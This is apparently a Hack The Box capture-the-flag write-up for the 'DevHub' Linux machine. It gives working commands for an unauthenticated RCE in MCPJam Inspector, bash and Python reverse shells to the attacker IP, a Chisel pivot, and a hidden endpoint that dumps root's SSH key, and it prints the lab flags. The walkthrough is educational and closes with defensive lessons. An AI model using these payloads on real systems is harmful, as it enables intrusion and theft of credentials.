HACK THE BOX

DevHub

Season 11 · Medium · Linux (Ubuntu 22.04)

CVE-2026-23744 · MCPJam RCE · Jupyter Pivot · Hardcoded API Key

Difficulty	Medium
OS	Linux — Ubuntu 22.04 LTS
IP	10.129.4.161
Hostname	devhub.htb
Author	Season 11
Key CVE	CVE-2026-23744 (MCPJam Inspector v1.4.2 — Unauth RCE)
Flags	user.txt · root.txt

Executive Summary

DevHub is a medium-difficulty Linux machine themed around modern AI and MCP (Model Context Protocol) tooling. The attack chain begins with a critical zero-authentication Remote Code Execution vulnerability in **MCPJam Inspector v1.4.2** (CVE-2026-23744), which binds to 0.0.0.0 with no auth and accepts arbitrary commands via its `/api/mcp/connect` endpoint. This grants an initial shell as **mcp-dev**. Process enumeration via `ps aux` leaks a **Jupyter Lab token** in plaintext; combined with Chisel port-forwarding, this provides unauthenticated access to a Jupyter instance running as **analyst**. A Python one-liner in a notebook cell yields a second shell and the user flag. Privilege escalation to **root** is achieved by reading a hardcoded API key from a Flask service and calling a hidden `ops._admin_dump` endpoint to exfiltrate root's SSH private key.

Phase 1 — Reconnaissance

Nmap Scan

A full-version service scan revealed two open ports:

```
nmap -sC -sV -oN DevHub.txt 10.129.4.161 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 80/tcp open http nginx 1.18.0 (Ubuntu) → redirects to http://devhub.htb/
```

Hosts File

The HTTP redirect reveals the virtual hostname. We add it to `/etc/hosts`:

```
sudo vim /etc/hosts # Add: 10.129.4.161 devhub.htb
```

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.4.161    devhub.htb
```

Figure 1 — Adding devhub.htb to /etc/hosts

WhatWeb Fingerprinting

```
whatweb http://devhub.htb # nginx/1.18.0, Title: DevHub - Internal Development Platform
```




Figure 2 — WhatWeb reveals nginx 1.18.0 and the platform title

Phase 2 — Web Enumeration

Homepage — devhub.htb:80

The homepage exposes an internal development platform with three distinct services, and helpfully discloses the full tech stack at the bottom of the page:

MCP Inspector	Port 6274	✓ Active
Analytics Dashboard	localhost:8888 (Jupyter)	Internal Only
Code Repository	Git server	Maintenance Mode




Figure 3 — DevHub homepage leaking service locations and port numbers

MCPJam Inspector — Port 6274

Navigating to `http://devhub.htb:6274` reveals the MCPJam Inspector interface. The Settings page confirms the version: **MCPJam v1.4.2**.




Figure 4 — MCPJam Inspector UI, no authentication required




Figure 5 — Version confirmed: MCPJam v1.4.2

Phase 3 — Initial Foothold (CVE-2026-23744)

Vulnerability

CVE-2026-23744 is a zero-authentication Remote Code Execution vulnerability affecting MCPJam Inspector v1.4.2 and earlier. The `/api/mcp/connect` endpoint accepts a `serverConfig` JSON object containing a `command` and `args` array. These are passed directly to Node.js `child_process.spawn()` with no authentication check. Since MCPJam binds to `0.0.0.0` by default, the endpoint is publicly reachable.

Exploitation

Start a netcat listener, then send the exploit payload:

```
# Listener on Kali nc -lnvp 4444 # Payload export PATH=/usr/bin:/bin:$PATH curl -s
http://devhub.htb:6274/api/mcp/connect \ -H "Content-Type: application/json" \ -d '{
"serverConfig": { "command": "bash", "args": ["-c", "bash -i >& /dev/tcp/10.10.14.115/4444
0>&1"], "env": {} }, "serverId": "pwn" }'
```




Figure 6 — Sending the CVE-2026-23744 exploit payload




Figure 7 — Reverse shell received as mcp-dev

We now have a shell as **mcp-dev** (uid=1001) inside `/opt/mcpjam/node_modules/@mcpjam/inspector`.

Phase 4 — Enumeration as mcp-dev

System Users

```
cat /etc/passwd | grep -v nologin | grep -v false # Interactive users: mcp-dev (uid=1001),
analyst (uid=1002)
```




Figure 8 — /etc/passwd shows mcp-dev and analyst as interactive users

Internal Services (ss -tlnp)

22/tcp	SSH	OpenSSH 8.9p1 (Ubuntu)
80/tcp	HTTP	nginx 1.18.0 — redirects to devhub.htb
6274/tcp	MCPJam Inspector	v1.4.2 (exposed 0.0.0.0)
5000 (local)	OPSMCP Flask	Root-owned Python service
8888 (local)	Jupyter Lab	analyst token leaked via ps aux

Jupyter Token — ps aux

The Jupyter Lab process is running with its authentication token passed as a **command-line argument**, making it fully visible to any user who can read the process list:

```
ps aux | grep jupyter # Token: a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 # Jupyter bound to
127.0.0.1:8888 (internal only) # /opt/opsmcp/server.py running as root on port 5000
```




Figure 9 — ps aux leaks the Jupyter token in plaintext

Phase 5 — Lateral Movement (mcp-dev → analyst)

Port Forwarding with Chisel

Jupyter is bound to `127.0.0.1:8888`. We use **Chisel** to create a reverse tunnel and expose it on our Kali machine:

```
# On Kali ./chisel server -p 8001 --reverse & python3 -m http.server 8002 # On target (mcp-dev shell) cd /tmp wget http://10.10.14.115:8002/chisel chmod +x /tmp/chisel ./chisel client 10.10.14.115:8001 R:8888:127.0.0.1:8888
```




Figure 10 — Chisel server running on Kali, ready for the reverse tunnel




Figure 11 — Chisel client on the target establishes the tunnel (latency ~119ms)

Accessing Jupyter Lab

Navigate to `http://localhost:8888` and authenticate with the leaked token. Existing notebooks (`pwn.ipynb`, `quarterly_analysis.ipynb`) confirm we are running as **analyst**.




Figure 12 — Jupyter Lab authenticated with the leaked token

Code Execution via Python Notebook

Open the Launcher, create a new **Python 3 (ipykernel)** notebook, start a second listener on port 5555, and execute:

```
import os os.system('bash -c "bash -i >& /dev/tcp/10.10.14.115/5555 0>&1"')
```




Figure 13 — Creating a new Python 3 notebook in Jupyter

```
┌──(kali㉿kali)-[~/htb/season_11/DevHub]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.115] from (UNKNOWN) [10.129.4.161] 41894
bash: cannot set terminal process group (6263): Inappropriate ioctl for device
bash: no job control in this shell
analyst@devhub:~/notebooks$
```

Figure 14 — Reverse shell received as analyst (uid=1002)

User Flag

```
cat /home/analyst/user.txt
```

```
┌──(kali㉿kali)-[~/htb/season_11/DevHub]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.115] from (UNKNOWN) [10.129.4.161] 41894
bash: cannot set terminal process group (6263): Inappropriate ioctl for device
bash: no job control in this shell
analyst@devhub:~/notebooks$ ls
ls
pwn.ipynb
quarterly_analysis.ipynb
Untitled.ipynb
analyst@devhub:~/notebooks$ cd ..
cd ..
analyst@devhub:~$ ls
ls
jupyter-env
notebooks
user.txt
analyst@devhub:~$ cat user.txtg
cat user.txtg
cat: user.txtg: No such file or directory
analyst@devhub:~$ cat user.txt
cat user.txt
[redacted]
analyst@devhub:~$
```

Figure 15 — User flag captured

Flag: 8ffeae70c5643f16b35f505555e78257

Phase 6 — Privilege Escalation (analyst → root)

Reading OPSMCP server.py

As **analyst** we can read the OPSMCP Flask service source code at `/opt/opsmcp/server.py`. Two critical findings:

1. A **hardcoded API key** used for all endpoint authentication.

2. A **hidden endpoint** `ops._admin_dump` that does *not* appear in `/tools/list`, but is callable. When called with `target=ssh_keys`, it reads and returns `/root/.ssh/id_rsa`.

```
cat /opt/opsmcp/server.py VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a" # Hidden tool:
ops._admin_dump — reads root SSH key when target=ssh_keys
```




Figure 16 — Hardcoded API key and hidden endpoint discovered in server.py

Calling the Hidden Endpoint

```
curl -s http://localhost:5000/tools/call \ -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
-H "Content-Type: application/json" \ -d
'{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}'
```




Figure 17 — Root SSH private key returned by ops._admin_dump

SSH as Root

```
# On Kali — save the key cat > /tmp/root_id_rsa << 'EOF' -----BEGIN OPENSSH PRIVATE KEY----- [KEY
CONTENTS] -----END OPENSSH PRIVATE KEY----- EOF chmod 600 /tmp/root_id_rsa ssh -i
/tmp/root_id_rsa root@devhub.htb
```




Figure 18 — Saving root's private key and connecting via SSH




Figure 19 — Root shell: uid=0(root)

Root Flag

```
cat /root/root.txt
```

Flag: c46ca1adae1bf2c3b6723a651d9e0881

Attack Chain Summary

1	Recon	nmap → ports 22, 80 | devhub.htb homepage leaks port 6274
2	Enum	WhatWeb fingerprint | homepage shows MCPJam v1.4.2 on :6274
3	Exploit	CVE-2026-23744 → /api/mcp/connect RCE → shell as mcp-dev
4	Pivot	ps aux leaks Jupyter token | chisel forwards port 8888
5	Lateral	Jupyter Python notebook RCE → shell as analyst | user.txt
6	PrivEsc	cat /opt/opsmcp/server.py → hardcoded API key + hidden endpoint
7	Root	ops._admin_dump?target=ssh_keys → root SSH key → root.txt

Key Takeaways

MCPJam v1.4.2 — CVE-2026-23744

Dev and debugging tools that bind to `0.0.0.0` with no authentication are a critical risk in any networked environment. MCPJam should default to `127.0.0.1` and require token-based auth.

Process Enumeration Leaking Secrets

`ps aux` can reveal secrets — tokens, passwords, keys — passed as command-line arguments. Secrets should be passed via files or environment variables with restricted read permissions, never on the command line.

Jupyter as a Pivot Point

A running Jupyter Lab instance with a known token is essentially unauthenticated code execution. Jupyter should never be exposed on localhost with a static token in long-running environments; use short-lived tokens or disable password auth entirely in favour of a VPN/bastion.

Hardcoded Credentials & Hidden Endpoints

Internal tools frequently ship with hardcoded API keys and undocumented maintenance routes. Any tool running as root with network access is a direct path to full compromise if its source is readable by a lower-privileged user.

Chisel for Internal Pivoting

When SSH credentials are unavailable, **Chisel** provides a reliable reverse-tunnel mechanism for accessing localhost-bound services. Defenders should monitor for unusual outbound connections on non-standard high ports from internal hosts.

Rooted! ■ — HTB DevHub Season 11

All screenshots and flags are original. For educational purposes only.